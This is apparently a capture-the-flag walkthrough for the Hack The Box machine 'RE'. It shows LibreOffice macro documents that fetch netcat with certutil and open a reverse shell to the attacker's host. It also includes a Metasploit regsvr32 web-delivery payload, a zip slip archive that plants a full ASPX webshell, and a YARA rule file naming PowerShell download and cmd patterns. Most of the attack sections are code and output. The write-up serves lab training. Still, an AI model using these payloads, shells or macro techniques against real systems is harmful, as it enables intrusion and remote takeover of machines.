
Name	Size	Type	Modified
Module1.xml	419 bytes	XML docum...	17 December 2019, ...
script-lb.xml	348 bytes	XML docum...	17 December 2019, ...

I needed to edit the Module1.xml file a couple times to execute one command each time.

CONTENTS OF Module1.xml (Upload netcat to target)

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE script:module PUBLIC "-//OpenOffice.org//DTD OfficeDocument 1.0//EN" "module.dtd">
<script:module xmlns:script="http://openoffice.org/2000/script" script:name="Module1"
script:language="StarBasic">REM  *****  BASIC  *****

    Sub Exploit
      Shell(&quot;certutil.exe -urlcache -split -f 'http://10.10.14.21/nc64.exe' 'C:
\Windows\System32\spool\drivers\color\nc64.exe'&quot;)
    End Sub

</script:module>
```

Save the file
Be sure to click 'Update' after editing the Module1.xml file from inside the zip



/Basic/Standard/


Name	Size	Type	Modified
Module1.xml	419 bytes	XML docum...	17 December 2019, ...
script-lb.xml	348 bytes	XML docum...	17 December 2019, ...

Update the file “Module1.xml” in the archive “tobor.ods.zip”?

The file has been modified with an external application. If you don’t update the file in the archive, all of your changes will be lost.


Once saved start an HTTP Server for the target to download netcat from your attack machine and upload the malicious file to the network share

```
# Start HTTP Server
python3 -m http.server 80

# Rename file from zip to .ods
cp tobor.ods.zip tobor.ods

# Ensure permissions dont cause any problems
chmod 777 tobor.ods

# Upload to target smb share
smbclient '\\10.10.10.144\malware_dropbox' -c 'put tobor.ods; ls'
```



```
oot@kali:~/HTB/Boxes/RE# smbclient '\\10.10.10.144\malware_dropbox'
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> put re.odt
putting file re.odt as \re.odt (31.5 kb/s) (average 31.5 kb/s)
smb: \> ls
  .                                   D        0  Tue Dec 17 10:17:05 2019
  ..                                  D        0  Tue Dec 17 10:17:05 2019
  re.odt                              A     9551  Tue Dec 17 10:17:05 2019
```

You will be able to see on your http server you received a hit



```
root@kali:~/HTB/Boxes/RE# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.144 - - [17/Dec/2019 11:12:52] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.144 - - [17/Dec/2019 11:12:53] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.144 - - [17/Dec/2019 11:13:08] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.144 - - [17/Dec/2019 11:13:08] "GET /nc.exe HTTP/1.1" 200 -
10.10.10.144 - - [17/Dec/2019 11:14:44] "GET /nc64.exe HTTP/1.1" 200 -
10.10.10.144 - - [17/Dec/2019 11:14:44] "GET /nc64.exe HTTP/1.1" 200 -
```

Next edit the contents of Module1.xml in the zip archive again but change the command.

CONTETNS of Module1.xml (Execute reverse shell)


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE script:module PUBLIC "-//OpenOffice.org//DTD OfficeDocument 1.0//EN" "module.dtd">
<script:module xmlns:script="http://openoffice.org/2000/script" script:name="Module1"
script:language="StarBasic">

    Sub OnLoad
                Shell(&quot;C:\Windows\System32\spool\drivers\color\nc.exe -e cmd 10.10.14.21 8089&quot;)
    End Sub

</script:module>
```

Start a netcat listener and then upload the zip file to the malware_dropbox share

```
# Start netcat listener
nc -lvnp 8089

# Rename the zip file to a .ods file
mv tobor.ods.zip tobor.ods

# Make sure permissions are not an issue
chmod 777 tobor.ods

# Upload to network share
smbclient '\\10.10.10.144\malware_dropbox' -c 'put tobor.ods; ls'
```

That creates a shell and access to user flag


```
type C:\Users\Luke\Desktop\user.txt
# RESULTS
FE41736F5B9311E48E48B520D9F384D3
```



```
root@kali:~/HTB/Boxes/RE# nc -lvnp 4443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4443
Ncat: Listening on 0.0.0.0:4443
Ncat: Connection from 10.10.10.144.
Ncat: Connection from 10.10.10.144:49714.
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\LibreOffice\program>whoami
whoami
re\luke

C:\Program Files\LibreOffice\program>type C:\Users\luke\Desktop\user.txt
type C:\Users\luke\Desktop\user.txt
FE41736F5B9311E48E48B520D9F384D3
C:\Program Files\LibreOffice\program>
```

Next I upgrade my shell to a meterpreter

```
# On attack machine
msfconsole
set target 3
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 10.10.14.21
set SRVHOST 10.10.14.21
set LPORT 8081
set SRVPORT 8082
run

# On target issue the generated command
regsvr32 /s /n /u /i:http://10.10.14.21:8082/lgyfwqb.sct scrobj.dll
```



```
msf5 exploit(multi/script/web_delivery) > [*] Using URL: http://10.10.14.21:8082/lgyfwqb
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://10.10.14.21:8082/lgyfwqb.sct scrobj.dll
[*] 10.10.10.144     web_delivery - Handling .sct Request
[*] 10.10.10.144     web_delivery - Delivering Payload (3028) bytes
[*] Sending stage (206403 bytes) to 10.10.10.144
[*] Meterpreter session 1 opened (10.10.14.21:8081 -> 10.10.10.144:49717) at 2019-12-17 11:38:03 -0700
sessions -l

Active sessions
===============

  Id  Name  Type                     Information   Connection
  --  ----  ----                     -----------   ----------
  1         meterpreter x64/windows  RE\luke @ RE  10.10.14.21:8081 -> 10.10.10.144:49717 (10.10.10.144)
```

In the documents folder there is a file called ods.yara. Yara was mentioned in the blog article that pointed us to using that file type for initial user access. http://reblog.htb/2019/04/10/ods-request.html


We can look at the rules that we bypassed using guess and check to get user in the file ods.yara
I am listing the rules below so you can see examples of what would be blocked by this filter.
CONTENT ODS.YARA FILE

```
rule metasploit
{
        strings:
                $getos = "select case getGUIType" nocase wide ascii
                        $getext = "select case GetOS" nocase wide ascii
                        $func1 = "Sub OnLoad" nocase wide ascii
                        $func2 = "Sub Exploit" nocase wide ascii
                        $func3 = "Function GetOS() as string" nocase wide ascii
                        $func4 = "Function GetExtName() as string" nocase wide ascii

                condition:
                    (all of ($get*) or 2 of ($func*))
}

rule powershell
{
        strings:
                        $psh1  = "powershell" nocase wide ascii
                        $psh2  = "new-object" nocase wide ascii
                        $psh3  = "net.webclient" nocase wide ascii
                        $psh4  = "downloadstring" nocase wide ascii
                        $psh5  = "downloadfile" nocase wide ascii
                        $psh6  = "iex" nocase wide ascii
                        $psh7  = "-e" nocase wide ascii
                        $psh8  = "iwr" nocase wide ascii
                        $psh9  = "-outfile" nocase wide ascii
                        $psh10 = "invoke-exp" nocase wide ascii

                condition:
                    2 of ($psh*)
}

rule cmd
{
        strings:
                    $cmd1 = "cmd /c" nocase wide ascii
                        $cmd2 = "cmd /k" nocase wide ascii
                condition:
            any of ($cmd*)
}
```

USER FLAG: FE41736F5B9311E48E48B520D9F384D3

PrivEsc


Reading more of process_samples.ps1 tells me the WinRAR is being used.



```
# if any ods files left, make sure they launch, and then archive:
$files = ls $process_dir\*.ods
if ( $files.length -gt 0) {
        # launch ods files
        Invoke-Item "C:\Users\luke\Documents\malware_process\*.ods"
        Start-Sleep -s 5

        # kill open office, sleep
        Stop-Process -Name soffice*
        Start-Sleep -s 5

        #& 'C:\Program Files (x86)\WinRAR\Rar.exe' a -ep $process_dir\temp.rar $process_dir\*.ods 2>&1 | Out-Null
        Compress-Archive -Path "$process_dir\*.ods" -DestinationPath "$process_dir\temp.zip"
        $hash = (Get-FileHash -Algorithm MD5 $process_dir\temp.zip).hash
        # Upstream processing may expect rars. Rename to .rar
        Move-Item -Force -Path $process_dir\temp.zip -Destination $files_to_analyze\$hash.rar
```

Luke has write access to C:\Users\Luke\Documents\ods

```
# Command Prompt view permissions
cacls ods

# PowerShell view permissions
Get-Acl ods | select * | fl *
```



```
PS C:\Users\Luke\Documents> cacls ods
cacls ods
C:\Users\Luke\Documents\ods NT AUTHORITY\SYSTEM:(OI)(CI)F
                            RE\luke:(OI)(CI)F
                            RE\cam:(OI)(CI)F
                            RE\Administrator:(OI)(CI)F
                            BUILTIN\Administrators:(OI)(CI)F
                            RE\coby:(OI)(CI)F
```

Looks like we will be able to perform a zip slip attack. A ZipSlip attack is when the attacker creates Zip Archives that use path traversal to overwrite important files on affected systems by destroying or replacing them with malicious alternatives.
RESOURCE: https://thehackernews.com/2018/06/zipslip-vulnerability.html

CONTENTS OF ASPX WEBSHELL shell.aspx

```
<%@ Page Language="VB" Debug="true" %>
<%@ import Namespace="system.IO" %>
<%@ import Namespace="System.Diagnostics" %>

<script runat="server">
Sub RunCmd(Src As Object, E As EventArgs)
  Dim myProcess As New Process()
  Dim myProcessStartInfo As New ProcessStartInfo(xpath.text)
  myProcessStartInfo.UseShellExecute = false
  myProcessStartInfo.RedirectStandardOutput = true
  myProcess.StartInfo = myProcessStartInfo
  myProcessStartInfo.Arguments=xcmd.text
  myProcess.Start()
  Dim myStreamReader As StreamReader = myProcess.StandardOutput
  Dim myString As String = myStreamReader.Readtoend()
  myProcess.Close()
  mystring=replace(mystring,"<","&lt;")
  mystring=replace(mystring,">","&gt;")
  result.text= vbcrlf & "<pre>" & mystring & "</pre>"
End Sub
</script>

<html>
<body>
<form runat="server">
<p><asp:Label id="L_p" runat="server" width="80px">Program</asp:Label>
<asp:TextBox id="xpath" runat="server" Width="300px">c:\windows\system32\cmd.exe</asp:TextBox>
<p><asp:Label id="L_a" runat="server" width="80px">Arguments</asp:Label>
<asp:TextBox id="xcmd" runat="server" Width="300px" Text="/c net user">/c net user</asp:TextBox>
<p><asp:Button id="Button" onclick="runcmd" runat="server" Width="100px" Text="Run"></asp:Button>
<p><asp:Label id="result" runat="server"></asp:Label>
</form>
</body>
</html>
```


I created a directory structure to mirror the target Windows machines IIS directories

```
# Go to top of directory
cd /

# Make the dirs to mirror windows
mkdir inetpub
mkdir inetpub/wwwroot
mkdir inetpub/wwwroot/blog

# Move aspx web shell
cp shell.aspx /inetpub/wwwroot/blog/shell.aspx

# Change permissions
chmod 777 /inetpub/wwwroot/blog/shell.aspx
```

Zip up the directory and uploaded the file for analysis by WinRAR.

```
# Change to root directory
cd /

# Create zip slip archive
zip test.zip ../../../../../../../../../../inetpub/wwwroot/blog/shell.aspx

# Start HTTP Server
python3 -m http.server 80

# On target machine
certutil.exe -urlcache -split -f http://10.10.14.21/test.zip C:\Users\Luke\Documents\ods\testme.rar
```

Now go to http://reblog.htb/shell.aspx to access your shell




Program: c:\windows\system32\cmd.exe

Arguments: /c whoami

```
iis apppool\reblog
```

Use netcat to gain a reverse shell as reblog user

